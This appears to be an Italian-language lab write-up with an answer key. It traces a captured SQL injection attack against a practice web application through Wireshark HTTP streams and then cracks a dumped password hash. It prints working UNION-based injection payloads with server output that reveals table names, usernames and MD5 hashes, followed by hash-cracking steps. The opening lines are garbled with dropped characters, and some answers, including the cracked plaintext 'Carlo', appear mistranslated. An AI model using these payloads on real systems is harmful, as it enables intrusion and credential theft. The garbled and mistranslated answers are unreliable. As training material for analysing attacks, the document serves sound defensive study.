--=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: innodb_sys_tables#</pre><pre>ID: 1' or =1 union sel
ct null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or =1 union select null, table_name from in
formation_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or =1 union select null, table_name from information_schema.tables#<br />Fi
st name: <br />Surname: columns_priv</pre><pre>ID: 1' or =1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
b</pre><pre>ID: 1' or =1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or =1 u
nion select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</pre><pre>ID: 1' or =1 union select null, table_name fr
m information_schema.tables#<br />First name: <br />Surname: func</pre><pre>ID: 1' or =1 union select null, table_name from information_schema.tables#<br

```

Cosa farebbe il comando modificato (**1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'**) per l'attaccante?

Il database risponderebbe con un output molto più breve, filtrato in base alla presenza della parola “utenti”.

d. Chiudere la finestra Segui flusso HTTP.

e. Fare clic su **Cancella filtro di visualizzazione** per visualizzare l'intera conversazione di Wireshark.

BONUS 2: SQL INJECTION

Parte 6: Conclusione dell'attacco SQL Injection.

L'attacco si conclude con il premio più ambito: gli hash delle password.

- a. All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 28 e seleziona **Follow > HTTP Stream** . La sorgente è mostrata in rosso . Ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.
- b. Fai clic su **Trova** e digita **1=1** . Cerca questa voce. Quando il testo è stato trovato, fai clic su **Annulla** nella casella di ricerca Trova testo.

BONUS 2: SQL INJECTION

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smi<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
```

L'aggressore ha inserito una query (1'or 1=1 union select user, password from users#) in una casella di ricerca UserID sulla destinazione 10.0.2.15 per estrarre nomi utente e hash delle password!

BONUS 2: SQL INJECTION

Quale utente ha l'hash della password 8d3533d75ae2c3966d7e0d4fcc69216b?

1337

c. Utilizzando un sito web come <https://crackstation.net/> , copia l'hash della password nel cracker per l'hash della password e inizia a craccare.

Qual è la password in testo normale?

Carlo

d. Chiudere la finestra Segui flusso HTTP. Chiudere tutte le finestre aperte

BONUS 2: SQL INJECTION

Cracker hash password gratuito

Inserisci fino a 20 hash non salati, uno per riga:

8d3533d75ae2c3966d7e0d4fcc69216b



Non sono un robot



reCAPTCHA
Privacy - Termini

Crack hash

Supporta: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hashish

Tipo

Risultato

8d3533d75ae2c3966d7e0d4fcc69216b

md5

Carlo